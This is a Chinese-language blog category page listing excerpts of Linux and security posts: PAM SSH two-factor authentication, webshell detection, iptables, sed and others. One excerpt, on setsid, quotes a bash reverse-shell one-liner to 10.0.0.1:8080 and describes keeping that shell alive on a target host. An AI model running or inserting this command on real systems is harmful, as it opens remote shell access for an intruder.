当前位置: 首页 > Linux系统

基于Linux PAM的SSH认证企业级实践

基于Linux PAM的SSH认证企业级实践


在上一篇文章《基于Pam-Python模块Linux SSH双因子认证的实际应用》中我讲到了使用Linux PAM模块实现了对ssh登录进行的扩展认证模块。其中对PAM模块的认证机制做了详细的介绍并做了个简单的Demo实现,但考虑到工程化(项目规范程度以及对接企业内部统一认证平台等)以及安全性(如审计、python源码保护等)考虑,之前的 ...

作者:s0nnet | 发布:2020-01-31 | 分类:GNU/Linux, Go语言, Linux系统, 代码艺术, 安全工具, 网络安全 | 围观:7550 | 标签:, , | 评论:抢沙发

Linux下检测漏洞软件包

Linux下检测漏洞软件包

前言 随着开源软件热潮的进一步发展和在互联网上的广泛应用,目前因开源软件存在漏洞而造成的影响变得巨大。如Bash漏洞、Openssl心脏出血漏洞、ImageMagick命令执行漏洞、ffmpeg文件读取漏洞等等。此类软件漏洞往往没能及时修复,主要有以下原因: 1.因为此类漏洞已影响线上业务运行,而往往容易被系统运维管理者忽视; ...

作者:s0nnet | 发布:2018-10-07 | 分类:Go语言, Linux系统, Python, 安全工具 | 围观:11354 | 标签:, | 评论:抢沙发

Linux运维利器: SED学习笔记

Linux运维利器: SED学习笔记

在项目部署或者是升级阶段经常需要写一下shell脚本做一些自动化的工作。所有python的fabric框架能做一些自动化部署的工作。但是开发效率较低,尤其在各种未知类型的配置文件修改方面。这个时候就轮到Unix 流编辑器sed上场了。 根据笔者在工作中遇到的常见问题以及搜索sed的相关资料,简单总结一下sed的基本使用方法,特 ...

作者:s0nnet | 发布:2018-08-17 | 分类:GNU/Linux, Linux系统 | 围观:8859 | 标签: | 评论:抢沙发

深入理解Reactor模式

深入理解Reactor模式


1. 前 言 在上篇译文《理解Reactor模式:线程模式和事件驱动模式》 中,作者讲解了多线程模式和事件驱动模式的并发网络编程,并且基于事件驱动模型,引出了Reactor这一I/O多路复用模式。但是随着笔者对Reactor模式的深入研究,发现其设计理念在许多开源的高并发网络库中都有应用。并且还有一个于是类似的Proactor模式。 ...

作者:s0nnet | 发布:2018-08-02 | 分类:Linux系统, 代码艺术 | 围观:21861 | 标签: | 评论:抢沙发

基于Pam-Python模块Linux SSH双因子认证的实际应用

基于Pam-Python模块Linux SSH双因子认证的实际应用

前 言 本文记录了笔者在公司项目中需要搭建Linux系统SSH双因子认证系统过程中的采用的开源技术方案。这里并不深入讨论什么是pam-python模块,因为互联网上已经有不少前辈介绍了这个用python语言开发的Linux PAM模块,可参考: Pam-Python实现SSH的短信双因素认证:https://www.freebuf.com/articles/web/165139.html Li ...

作者:s0nnet | 发布:2018-07-25 | 分类:Linux系统, Python, 网络安全 | 围观:11974 | 标签:, | 评论:抢沙发

SVN的自动化安装和迁移备份

SVN的自动化安装和迁移备份

创业公司就是累,啥都需要自己干。作为默安科技的首席资深实习生,这一年走来,我可以基本啥工作都有涉及了。今天这篇博文讨论的SVN服务器迁移与安全也是我的日常一点点的工作内容之一了。当然,这个当对比较简单。参考一些其他人整理的资料,笔者也写了几个脚本将这份工作自动化处理了。便于后期自己备忘。 一、SVN服 ...

作者:s0nnet | 发布:2017-02-24 | 分类:Linux系统 | 围观:5717 | 标签:, | 评论:抢沙发

基于机器学习的分布式webshell检测系统-特征工程(1)

基于机器学习的分布式webshell检测系统-特征工程(1)



本篇博客主要讲解在采用机器学习的方法进行webshell检测的过程中的关键环节--有效特征的提取。因为特征选取的好坏会直接关系到最终机器学习检测的结果。 结合笔者在安全方面的了解与研究,经过为期一周的反复思考与相关资料的参考,以及与该系统的兼容考虑,现总结整理出如下基于web日志分析、基于统计学分析、基于文件 ...

作者:s0nnet | 发布:2016-12-19 | 分类:GNU/Linux, Linux系统, WEB安全, 代码艺术, 安全工具, 开源文化, 网络安全 | 围观:29365 | 标签:, | 评论:1条评论

setsid实现后台运行

setsid实现后台运行

0x00 经典姿势 下面这个在Linux下反弹shell的经典姿势相信大家一定不会陌生: bash -i >& /dev/tcp/10.0.0.1/8080 0>&1 但是,这样是有一个小问题的,就是当你在target主机上运行上面这句shell脚本时,它是一直在等待挂着的,如果退出的话,反弹出来的shell也会跟着断掉,这就不好玩了。 0x01 关于进程 进程组 (process ...
作者:s0nnet | 发布:2016-06-25 | 分类:C/C++, Kali Linux, Linux系统, 代码艺术, 网络安全 | 围观:11971 | 标签:, | 评论:抢沙发

Linux下华为交换机的简单配置

Linux下华为交换机的简单配置

前言 由于管理学校数据中心机房,平时有一些学院的服务器需要托管等等,就需要给服务器分配IP地址。无奈数据中心刚建起来,核心交换机上的VLAN配置都需要临时划分。 关于网络工程这块本来是由一个学弟负责的,但是考虑到大家的课程,可能没有时间及时到规划网络。所以自己干脆学点这方面的东西,方便然后的维护管理工作 ...

作者:s0nnet | 发布:2016-05-15 | 分类:GNU/Linux, Linux系统, 安全工具 | 围观:13214 | 标签: | 评论:抢沙发

基于机器学习的分布式Webshell检测系统-绪论篇

基于机器学习的分布式Webshell检测系统-绪论篇

0x01 为什么要写这个工具? 长期以来,在一些中小型企业、高校单位以及技术能力较弱的非互联网类公司难免会遭受webshell的攻击。加之黑产市场巨大的利益诱惑,大多数网站都或多或少都遭受过webshell的入侵,而且随着各种webshell技术的变形和隐蔽,传统的检测方法很难做到准确查杀,所谓道高一尺,魔高一丈。在这场博弈 ...

作者:s0nnet | 发布:2016-04-16 | 分类:GNU/Linux, Linux系统, Python, WEB安全, 安全工具, 开源文化 | 围观:20982 | 标签:, , | 评论:1条评论

Nginx下配置webssh

Nginx下配置webssh


0x00 前言 作为学校数据中心机房的维护人员,有时候总有一个电话打过来说咋咋咋哪台服务器出了点问题啥的。平时在宿舍或者工作室还好,关键是有时候TM正在上课啊。也就是说只能处在3G/4G网络环境下,由于学校防火墙那边对外的控制端口都控制的比较死,所以总得想个法子能在任何时候随时随地的连上校内集群,所以,本篇b ...

作者:s0nnet | 发布:2016-02-03 | 分类:GNU/Linux, Linux系统 | 围观:9657 | 标签:, | 评论:抢沙发

iptables学习笔记(3)

iptables学习笔记(3)


上两篇文章简单的介绍了下iptables的相关概念以及数据包在iptables中的处理规则。本篇blog将正式介绍下说了这么久的iptables的使用及其编写规则。 一、iptables的命令格式 [-t 表名]:该规则所操作的哪个表,可以使用filter、nat等,如果没有指定则默认为filter -A:新增一条规则,到该规则链列表的最后一行 -I:插入一 ...

作者:s0nnet | 发布:2016-01-17 | 分类:GNU/Linux, Linux系统, 安全工具, 网络安全 | 围观:7548 | 标签:, | 评论:抢沙发